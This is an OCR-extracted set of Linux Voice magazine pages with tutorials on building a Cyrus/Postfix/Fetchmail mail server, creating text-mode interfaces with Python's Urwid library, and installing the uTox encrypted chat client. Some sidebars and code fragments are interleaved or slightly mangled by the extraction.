
```
$ wget https://aur.archlinux.org/packages/cy/cyrus-imapd/cyrus-imapd.tar.gz
```

```
$ tar xf cyrus-imapd.tar.gz
```

```
$ cd cyrus-imapd
```

```
$ makepkg -s
```

MXToolbox.com can test your server from outside...



and then check your email client for the message.

deliver testuser < testmessage

That completes the configuration of the IMAP server. It's ready to receive mail and can serve it to users' email clients, but nothing is yet being sent to it.

The simplest way to get mail into your server is to fetch it from another one. A daemon known as a Mail Retrieval Agent (MRA) can fetch mail from remote IMAP or POP mailboxes such as your Gmail account. The MRA that we'll use is called *Fetchmail*.

\$ pacman -S fetchmail

Fetchmail takes instructions from `/etc/fetchmailrc`, which must be set with **0700** permissions. The file begins with global settings and defaults and it's here that we tell *Fetchmail* to deliver all mail to our server's LMTP socket.

defaults

smtphost "/srv/mail/cyrus/socket/lmtp"

smtpaddress mydomain.com

Specify the same domain here as the **defaultdomain** in `/etc/cyrus/imapd.conf`. Without this, any unqualified usernames will have **localhost** appended and the mailserver won't recognise them.

With the defaults configured, what remains is to provide blocks for each remote server that we wish to fetch from. You can fetch messages from many remote accounts and deliver them to any configured local email account. Here is an example that fetches

from Gmail:

poll poll imap.gmail.com protocol imap

user alice@gmail.com there pass abc123 is alice here

user alice_other@gmail.com there pass secretword is alice here

user jane.doe@gmail.com there pass secretword is jane here

and similar examples for Yahoo and Microsoft mail accounts:

poll pop.mail.yahoo.com protocol pop3

user johndoe there pass mypassword is john here ssl

poll pop3.live.com protocol pop3

user bob@hotmail.com there pass 123abc is bob here ssl

You can fetch mail on demand (the optional **-v** makes it verbose):

\$ fetchmail -v -f /etc/fetchmailrc

Or, what you will most likely want to do is start it as a daemon that regularly polls for available messages. The daemon on Arch Linux runs as the **fetchmail** user and requires that it owns the `/etc/fetchmail` file. We can start the daemon:

\$ chown fetchmail /etc/fetchmailrc

\$ systemctl enable fetchmail

\$ systemctl start fetchmail

Fetchmail will poll at an interval defined by its **systemd** unit. On Arch Linux this is 900 seconds (15 minutes). You can use the **SIGHUP** signal to instruct the daemon to poll on demand.

\$ kkill -USR1 fetchmail

We now have a working email server that fetches email from other external mailservers. We can improve upon that by having mail sent to us.

Join the Postal Union

Email is sent across the internet by Mail Transfer Agents. These aren't trench-coated sleuths but network services that converse using the Simple Mail Transfer Protocol, or SMTP. We need to join in this conversation so that we can receive email – we need our own Mail Transfer Agent, and we'll use *Postfix*; it's a straightforward installation from the repository:

\$ pacman -S postfix

Postfix is controlled by a configuration file called **main.cf**, and you'll find it in `/etc/postfix`. It contains a large number of options but most of the defaults are acceptable for our needs.

Our mailserver supports mail accounts for multiple domains, so we'll configure *Postfix* to recognise these Virtual Mailbox Domains and deliver any mail received for them into our mailserver's LMTP interface.

virtual_mailbox_domains = mydomain.com myotherdomain.co.uk

virtual_transport = lmtp:unix:/srv/mail/cyrus/socket/lmtp

Start the *Postfix* server and tail its journal so that you can see what it does:

\$ systemctl enable postfix

\$ systemctl start postfix

\$ journalctl -f -u postfix &

You can use Telnet to send a test message. You should be able to see it in your email client as soon as you've sent it.

\$ telnet localhost smtp

LV PRO TIP

All mail users created with **useradd** can have the same UID.

```
EHLO example.com
MAIL FROM:bob@example.com
RCPT TO:testuser@mydomain.com
DATA
From: Bob <bob@example.com>
Subject: This is a test message

This is a test SMTP message
.
QUIT
```

The test confirms that our server can deliver emails received for our domains over SMTP but, before anything can be sent to it, it needs a static public IP address and the domains' DNS records need to be updated with that address so that other Mail Transfer Agents can find it.

Speak to me

Your internet service provider allocates you a public IP address for your connection. You will need to ensure this is static. If in any doubt, contact your ISP. We'll use the public address of **example.com** in our examples, which is **93.184.216.119**.

You'll need to open the SMTP port (25) on your perimeter firewall and configure a NAT translation to connect that port to your mailserver. How you do this will depend on what networking hardware you have. The following examples assume that **93.184.216.119:25** reaches your *Postfix* SMTP interface. Once you have a static IP address that connects to your server, you should configure your domains' DNS records. How you do this depends on the tools provided by your DNS provider, usually the registrar of your domains.

You need to configure two records: an address record (**A** record) that points to your static public IP address, and a mail exchange record (**MX** record) that points to the **A** record. DNS records have four fields but each record only uses three of them. Configure the **A** record like this:

```
Left field: mail
Type: A
Priority: <blank>
Right field: 93.184.216.119
```

and the **MX** record like this:

```
Left field: <blank>
Type: MX
Priority: 5
Right field: mail
```

The **MX** record references the **A** record by name (we imaginatively chose to call ours "mail"). The **A** record gives the IP address of the server. Both records are required – the **MX** record cannot contain an IP address. Remember that DNS updates can take up to 48 hours to take effect.

You can define multiple **MX** records and use the **priority** field to order them. If you do this then delivery is attempted using each **MX** record in ascending priority order until one succeeds. If delivery fails then the message is returned to the sender (it's bounced).

The right protocol

There are quite a few protocols involved in the transmission of email.

- **SMTP** is what drives email. The mailserver's MTA makes connections using SMTP: it listens on port 25 for incoming messages and sends messages to port 25 on other MTAs. SMTP was originally specified by RFC821 back in 1982.

- **LMTP** is the Local Mail Transfer Protocol defined by RFC2033 used for local mail delivery within the same network. Our MDA, *Cyrus-IMAP*, accepts mail using LMTP through a Unix domain socket.

- **ESMTP**, Extended or Enhanced SMTP, defined by RFC5321, is a set of extensions to SMTP. They include STARTTLS, which is used to establish transport layer security. Because of this, it's common to see ESMTP used to describe SMTP over TLS.

Next month we will add a Message Submission Agent to our system that listens on port 587 for ESMTP connections. Message submission to this port is known as SMTP-MSA.

There used to be a secured form of SMTP called SMTPS or SMTP-Secured, that MTAs supported on port 465 but it was deprecated

in favour of STARTTLS because this allows both insecure and secure connections over the same port.

Mail User Agents use POP, the Post Office Protocol (RFC1939) and IMAP, the Internet Message Access Protocol (RFC3501). They send email, ideally to the MSA on port 587, but more often to the MTA on port 25.

You can read the RFC specifications at <http://tools.ietf.org> if you want to understand more about these protocols.

Common Ports

- **25** is for message transfer (SMTP-MTA).
- **110** is for POP.
- **143** is for IMAP.
- **465** was for SMTP-Secured (deprecated).
- **587** is for message submission (SMTP-MSA).
- **993** is for IMAP over SSL.

These assignments are specified by the Internet Assigned Numbers Authority (IANA). Although some MUAs and MTAs support the deprecated SMTP-Secured on port 465, this port has been reassigned to the URL Rendezvous Directory for SSM, which has nothing to do with email whatsoever.

You could use multiple **MX** records to have mail delivered to a mailbox at your ISP if your own server is offline. Your server's Mail Retrieval Agent, *Fetchmail*, could then retrieve any such mail when it comes back online.

You can perform various tests to ensure that your server can accept mail. You can probe your port (<https://www.grc.com/x/portprobe=25>) and test your **MX** records, either online with <http://mxtoolbox.com> or on the command line with **dig**:

```
$ dig +short MX mydomain.com
5 mail.mydomain.com
$ dig +short A mail.mydomain.com
93.184.216.119
```

Now that your SMTP server is on the internet you need to make sure it's properly configured, otherwise it won't be long before spammers find it and start using it to distribute their wares. You can use <http://mxtoolbox.com/SuperTool.aspx> to check how your server responds to the outside world and confirm that you aren't offering an open relay to spammers; https://www.wormly.com/test_smtp_server lets you send test emails into your server.

We've configured enough to receive, store and serve email to multiple users over IMAP. Next time, we'll start filtering out unwanted messages, like anything containing spam or viruses or even just mails from people we just don't like. We'll also let our users send email, because it's good to talk. ☺

John Lane is a technology consultant with a penchant for Linux. He helps new businesses and start-ups make the most of open source software.

LV PRO TIP

You'll need an SASL backend that can support fully qualified user names like **bob@example.com** to host accounts for domains other than the "defaultdomain".

URWID: CREATE TEXT MODE INTERFACES

VALENTINE SINITSYN

Text-mode user interfaces do not belong to museums yet – find out why and craft one yourself.

WHY DO THIS?

- Create easy to use, lightweight interfaces.
- Rewrite dialog(1)-based shell scripts in Python.
- Learn Linux beyond the desktop.

Today, one can hardly imagine the PC without a graphical desktop. Even the smallest computers such as the Raspberry Pi have an HDMI port and a CPU powerful enough for a graphical environment. Text (or console) user interfaces (TUI) may feel like a weird artefact from yе olden days that fit a museum stand better than your monitor. Sure, you are unlikely to use a terminal to chat on Facebook (although you can surf the web with the *Links* browser if you wish), or write a report (*Latex* can award you with state-of-the-art documents). Nevertheless, console-based programs come in handy where you don't have graphics configured (in installers or setup tools) or work on slow connections (say, you SSH into your Raspberry Pi-based sensor somewhere in countryside available over a 2.75G cellular network only). Text interfaces are also often preferable for specialised applications, like point-of-sale terminals.

This tutorial is about making console interfaces in Python with the *Urwid* library. If you've ever done any programming with *Qt*, *GTK* or any other toolkit, you will find many concepts similar, but not the same. That's because *Urwid* is, strictly speaking, not a widget toolkit. It's a widget construction toolkit, and this subtle difference sometimes matters. It provides the elements of a user interface that you'd expect, like buttons or text input boxes. But many advanced widgets, say dialogs or drop-down menus, are missing (you do them yourself, and we'll show you how in a minute). There is also no straightforward way to set the "tab order" (ie how the focus moves with Tab key). This doesn't mean that *Urwid* is limited or primitive – it's a full-fledged library with mouse support,

third-party IO loop integration and other services that you might expect from a mature toolkit – but it's a peculiarity to keep in mind when you program with it.

Widget types

One task that a widget toolkit performs is calculating positions and screen space for widgets. This is not as simple as it may sound, and there's no one-size-fits-all recipe either. Some older libraries tended to avoid this job altogether, so if a label was too long to display, it was simply cut off.

Urwid's approach is to introduce three types of widgets. The first one, "box", takes as much space as its container allocates; a top-level widget in *Urwid* application is always a box one. Flow widgets are given a number of columns to occupy, and are responsible for calculating the number of screen rows they need (as we are working in text mode, units are characters, and widget size is measured in rows and columns, not pixels). Fixed widgets are, er, fixed: they always occupy the same screen space regardless what is available, and they decide on their size themselves. A typical example of a flow widget is Text; common boxed widget is SolidFill, which fills an area with the given character and is useful for backgrounds. Fixed widgets are rare, and we won't discuss them.

There are also "decoration widgets" that wrap other widgets and alter their appearance or behaviour. In this way, flow widgets can be made boxed (for

In a timely manner

The main loop is not only the dispatcher of events, but also a timer. These two roles may seem distant, but they are closely related if you descend to the system calls level.

We won't go that deep here, but instead will see how to use timers in *Urwid*. Actually, it's quite simple, and the API resembles JavaScript's `window.setTimeout()`:

```
def callback(main_loop, user_data):
```


```
    # I'm to be called in 10 seconds
```

```
    handle = main_loop.set_alarm_in(10,
        callback, user_data=[])
```

`user_data` is for passing arbitrary values to your callback; if you don't need it, simply omit the argument. There is also `set_alarm_at()`, which schedules an alarm at the given moment. If you don't need an alarm anymore, you can remove it with:

```
main_loop.remove_alarm(handle)
```

Alarms in *Urwid* are not periodic, so there is no need to remove the alarm that was already triggered.



There are TUI equivalents for many graphical programs, including browsers.

instance, with `Filler`, which fills rows left unused by its child) or vice versa (see `BoxAdapter`). All of these types are visually summarised in the “Included Widgets” section of the *Urwid* manual (<http://urwid.org/manual>).

Sometimes you misuse widgets and put a box one where a flow widget is expected, or whatever. *Urwid* is not very friendly in this case, and all you get is a cryptic `ValueError` exception:

```
... Few other calls here ...
File "/path/to/urwid/widget.py", line 1004, in
render
(maxcol,) = size
ValueError: too many values to unpack
```

It originates from the way widgets are rendered. You don't need to dig into details of this backtrace, just remember that if you see it, you've probably missed a decoration widget.

Hello, Urwid world!

It's time to write some code. Like many other (if not all) UI frameworks, *Urwid* is built around the main loop, represented by the `MainLoop` class. This loop dispatches events such as key presses or mouse clicks to the widget hierarchy rooted at the topmost box widget, passed as the first argument to the `MainLoop` constructor (and available later as a 'widget' attribute on the main loop object). In this way, a simplest *Urwid* program might look like this:

```
from urwid import MainLoop, SolidFill
mainloop = MainLoop(SolidFill('#'))
mainloop.run()
```

This will fill the screen with hashmarks. The `run()` method is where the main loop starts. To terminate it, raise the `ExitMainLoop` exception:

```
def callback(key):
    raise ExitMainLoop()
mainloop = MainLoop(SolidFill('#'),
                    unhandled_input=callback)
```


`unhandled_input` callback is executed for any event that is not handled by the topmost widget (or its descendants). Since `SolidFill()` doesn't respond to keypresses, any key will stop the program. You can check this yourself – just make sure you have installed *Urwid* with your package manager (it's called `python-urwid` or similar).

Add some colour

Black and white text is boring. *Urwid* can paint colours, but it needs a palette first:

```
single_color = [('basic', 'yellow', 'dark blue')]
mainloop = MainLoop(AttrMap(SolidFill('#'),
                             'basic'), palette=single_color)
```

Here, the palette contains a single colour: yellow text on a blue background. You can define a palette with as many colours as you want, but keep in mind that not all colours (and attributes) are supported by all terminals. If you don't target a specific environment, it is better to stick to “safe” colours, as defined in the “Display Attributes” section of the *Urwid* manual.




Our first *Urwid* program: basic, but fully functional.

The `palette = keyword` argument installs the palette for your application, but the `AttrMap` decoration widget is where the colour is actually applied. ‘basic’ serves as an identifier, and can be anything you want.


Let's open windows

Programs usually interface with users via some dialog windows. In text mode, they look like framed rectangular areas, so let's create one. To make things more interesting, we'll also include a few basic widgets. A blue background can be created with `SolidFill('')` the usual way (let's creatively call this widget ‘background’). To create a framed area, we can use the `LineBox()` decoration widget (don't forget to import widgets from the `urwid` package as they appear in the text):

The *Urwid* manual has a neat refresher for widget types and more.



By default, **Pile** stretches widgets to the whole parent's width.



window = LineBox(interior)

By default, **LineBox** draws a single line around the supplied widget; however, you can configure every aspect of the frame using Unicode box drawing characters (<http://unicode-table.com/en/#box-drawing>). Forget about the 'interior' widget for now – we'll get to it shortly. But for now, how do we put the dialog over the background? *Urwid* provides the **Overlay()** widget for that:

```
topw = Overlay(window, background,
               'center', 30, 'middle', 10)
main_loop = MainLoop(topw,
                    palette=some_palette)
main_loop.run()
```

This lays out a 30x10 window centred on the background and starts the main loop. Note that we've used **Overlay** as the topmost widget. Should we need to change the view, the **main_loop.widget** is to be set to something different.

Now, back to the 'interior'. We want some labels (**Text**), an input (**Edit**), and a push button (**Button**) stacked vertically one over another. The way to do it in *Urwid* is to use a **Pile** container:

```
caption = Text(('caption', 'Enter some words:'),
              align='center')
input = Edit(multiline=False)
# Will be set from the code
scratchpad = Text("")
button = Button("Push me")
button_wrap = Padding(AttrMap(button,
                              'button.normal', 'button.focus'),
                    align='center', width=15)
interior = Filler(Pile([caption, input,
```

scratchpad, button_wrap])

Here, we see two new ways to apply attributes (colours). The **Text** widget can accept a markup (a tuple or a list of tuples), and **AttrMap** can assign different attributes to focused and unfocused widgets. As we create widgets, we store them in variables for further reference.

If you try to run this code now, you'll see it fails with the **ValueError** we've already discussed. This is because the **Pile** widget's type is determined by its children, and **Text**, **Edit** and **Button** are flow widgets. **LineBox** works the same way, so finally 'window' is a flow widget in our program. However, the way we use **Overlay** implies that the top widget is a box one (since we allocated both the width and height for it ourselves), and this is the problem. We need to wrap 'interior' into something to make it boxed. The natural choice is **Filler**: we'll let flowed interior widget decide how many rows it needs, and **Filler** will take the rest. By default, **Filler** centres its contents vertically, and this is also what we want:

interior = Filler(Pile([...]))

Now the program runs; however, the button is wider than needed. That's because **Pile** makes all children equal width, so the button needs some padding:

button_wrap = Padding(AttrMap(...), align='center', width=15)

By default, **Padding** makes contents left-aligned, so we explicitly tell it we need them centred. Width can be an integer (the exact number of columns for the contents), 'pack' (try to find optimal width, which may not work out), or ('relative', percentage) if you want the contents to scale with the container.

Now, the interface looks as needed, however, it still does nothing. Let's change the scratchpad's contents when the button is clicked (either with the Enter key or with the mouse):

```
from urwid import connect_signal
def button_clicked(button, user_data):
    input, scratchpad = user_data
    scratchpad.set_text("You entered: %s" % \
                      input.edit_text)
connect_signal(button, 'click', button_clicked,
              [input, scratchpad])
```

We pass references to **input** and **scratchpad** in **user_data**; in real-world code they will likely be some object's attributes. If you no longer want the button to work, you can disconnect the signal with the **disconnect_signal()** function. For **Button**, you can achieve the same results with the **on_press=** and **user_data=** constructor arguments, however the approach we just saw works for any event and widget (for example, **Edit** emits a 'change' signal when the text is changed).

Our simple program is now fully functional, except that there's no way to exit from it. We can reuse the **unhandled_input** trick, but this time, let's exit only if the user presses the F10 key:

```
def unhandled_input(key):
    if key == 'f10':
```

Walking through the lists

ListBox doesn't dictate how the contents (including focused widgets) are stored: it simply manages them using the **ListWalker** interface. The latter is quite simple, and there are some stock *Urwid* classes that already implement it (like the **SimpleFocusListWalker** we saw), but you can always create your own. This is reasonable when **ListBox** contents are unsuitable to store in a Python list as a whole: they are large, take a long time to receive or whatever else. **ListWalker** solves the problem by providing the way to get (or set) the current (focused) item, and to retrieve siblings for any position in the list. This is enough to display the currently visible part of the contents. For more details, look at the **fib.py** and **edit.py** examples that ship with *Urwid*.

raise ExitMainLoop()

If you want to, you can also add another button to close the application.

A secret weapon

As we've already learned, *Urwid* is missing many advanced widgets. However, it includes one very powerful one: **ListBox**. You might imagine a box with a few lines of text and a highlighting bar, but *Urwid's* **ListBox** is different (although it can look and behave this way as well). It's a scrollable list (or even tree) of arbitrary widgets that's generated dynamically, and it can serve various purposes, including creating menus, sequence editors and almost anything else (except coffee makers, you know).


ListBox is a bit like **Pile** in that it takes a list of widgets and stacks them vertically. However, there are many discrepancies, and they are quite important. First, passing **ListBox** a list of widgets is the most simple, limited and somewhat discouraged way to set its contents. Second, **ListBox** is always a box widget that contains flow widgets; in other words, it decides what part of the contents will be shown at given time. To make this decision, **ListBox** manages focus: if, for instance, you press the Down key, the focus will be shifted to the next child, and its contents will be scrolled accordingly.

While **ListBox** is a real Swiss Army knife, we'll use it to create a simple menu. Let's start with the **Menuitem** class. A simple menu item is just a text label that's highlighted when it has focus and responds in some way to activation (like pressing the Enter key). This means the Text widget is a perfect base class for it. We need to register a signal (let's call it 'activate'), intercept the Enter key and make the widget selectable (that's a basic property of all widgets in *Urwid*; only selectable widgets receive focus from the **ListBox** container).

```
from urwid import register_signal, emit_signal
class Menuitem(Text):
    def __init__(self, caption):
        Text.__init__(self, caption)
        register_signal(self.__class__, ['activate'])
    def keypress(self, size, key):
        if key == 'enter':
            emit_signal(self, 'activate')
        else:
            return key
    def selectable(self):
        return True
```

Signals are registered per-class with **register_signal()** and emitted with **emit_signal()** later. The **keypress()** method is defined in the base **Widget** class and overridden by all widgets that want to respond to the keyboard (its size is the current widget's size). If the widget successfully handled the key it returns **none**, or **key** otherwise. There is a similar **mouse_event()** method, but we won't discuss it here.

Next, we need to pack **Menuitem** objects into **ListBox**. To make current focus visible, we'll use an



AttrMap the same way we did it for the button earlier:

```
def exit_app():
    raise ExitMainLoop()
contents = []
for caption in ['Item 1', 'Item 2', 'Item 3']:
    item = Menuitem(caption)
    connect_signal(item, 'activate', exit_app)
    contents.append(AttrMap(item,
        'item.normal', 'item.focus'))
interior = ListBox(SimpleFocusListWalker(contents))
```

This assumes that the overall program layout is the same as in the previous example; however, since **ListBox** is box widget, there is no need to wrap 'interior' with **Filler**. We connect the 'activate' signal to the **exit_app()** function that simply terminates the program.

The **SimpleFocusListWalker** class is a basic adapter to make **ListBox** work on top of a static widget list. It derives from **ListWalker**, and you can use its other subclasses here, including the ones you create yourself, as well. The primary reason to do this is to make the contents of **ListBox** dynamic, for example, read lines from a file only when the user scrolls down to them. This is where **ListBox** comes to its full powers.

Where to go next?

That's basically all for the introduction. There are some concepts, like text layout or canvas cache, that we haven't discussed, and there are others we've touched only briefly. However what you've learned today will hopefully help you to master more advanced concepts quickly. Should you need to create a sophisticated *Urwid* UI, bundled examples and existing applications (<http://excess.org/urwid/wiki/ApplicationList>) are great resources for *Urwid* programming ideas and techniques. Just don't forget to post your *Urwid* toolbox to some code hosting site for community's benefit, too! 📄

Dr Valentine Sinitsyn has committer rights in KDE but prefers to spend his time mastering virtualisation and doing clever things with Python.

ListBox is a natural choice for, er, a list box widget.

TOX: ENCRYPTED P2P COMMUNICATIONS

The post-Snowdon era of justified paranoia is upon us, and it's brought its own software.

WHY DO THIS?

- Keep your private conversations safe from unwanted eavesdropping.
- Migrate your social and work contacts away from proprietary communication networks.
- Blow the whistle on illegal government activities without fear of governments intercepting the messages.

Since Edward Snowden revealed to the world the extent of government surveillance on the internet, there has been a drive to create more secure channels to let people communicate in private. Tox is an encrypted peer-to-peer chat system (with audio and video capabilities) that doesn't send your data through central servers where it could be tapped.

The lack of a central server also means that there's no company running it for a profit that could hold your data to ransom or spy on messages to target adverts

at you. It's a communications system by the people for the people.

At the moment, it's still a little rough around the edges, but it is working, and it's getting better quickly. Here at Linux Voice, we're early adopters, especially when it comes to software that encourages freedom – in every sense of the word – so we've been trying it out. We don't have an awful lot to hide, but that's not the point. Here's our six-step guide to keeping your private chats private using the *uTox* client.

Step by step: Setting up a Tox client

1 Get the software

In order to chat using the Tox network, you'll need to install some software to access it. As it's quite new, not many Linux distributions include anything useful in their repositories, so you'll need to install it manually. Tox is the protocol, and there are a few applications that can access it. There's a list of Tox clients at <https://wiki.tox.im/Binaries>. We'll use *uTox* for this tutorial, but feel free to experiment with others. They all work in roughly the same way, so you should find it easy to switch. At the moment, most clients are in quite active development, so if you find it useful, it's worth keeping an eye out to see what's useful in a few months.

To get the software, just click on the link for 32- or 64-bit to start the download (the same build should work on most distros). *uTox* is also available for Windows, so most of this tutorial can be applied to that OS as well.

The Tox wiki is also a great place to find out what's going on in the Tox world; another useful resource is the Tox subreddit at www.reddit.com/r/projecttox.

2 Installing the software

uTox comes as a **tar.xz** file. To unzip this, you'll first need to install **unxz** with your package manager. This usually comes in a package called **xz**. Once you've got it, you can extract the archive with:



```
tar xJvf utox_linux_amd64.tar.xz
```

The **J** option signifies the **xz** compression. You may need to change the filename depending on which version you downloaded.

This should extract a single file called **utox**. It should be executable, so you can run it by entering **./utox** at the command line. However, this will only work if you're in the directory in which you decompressed the file. To make the program accessible no matter what directory you're in, like the rest of the software on your machine, you need to copy it into the appropriate directory – this is usually **/usr/bin**. To do this, enter the following in a terminal:

```
sudo cp utox /usr/bin/
```

Once this is done, you can run the software by entering **utox** (without the **./**) at the command line from anywhere.

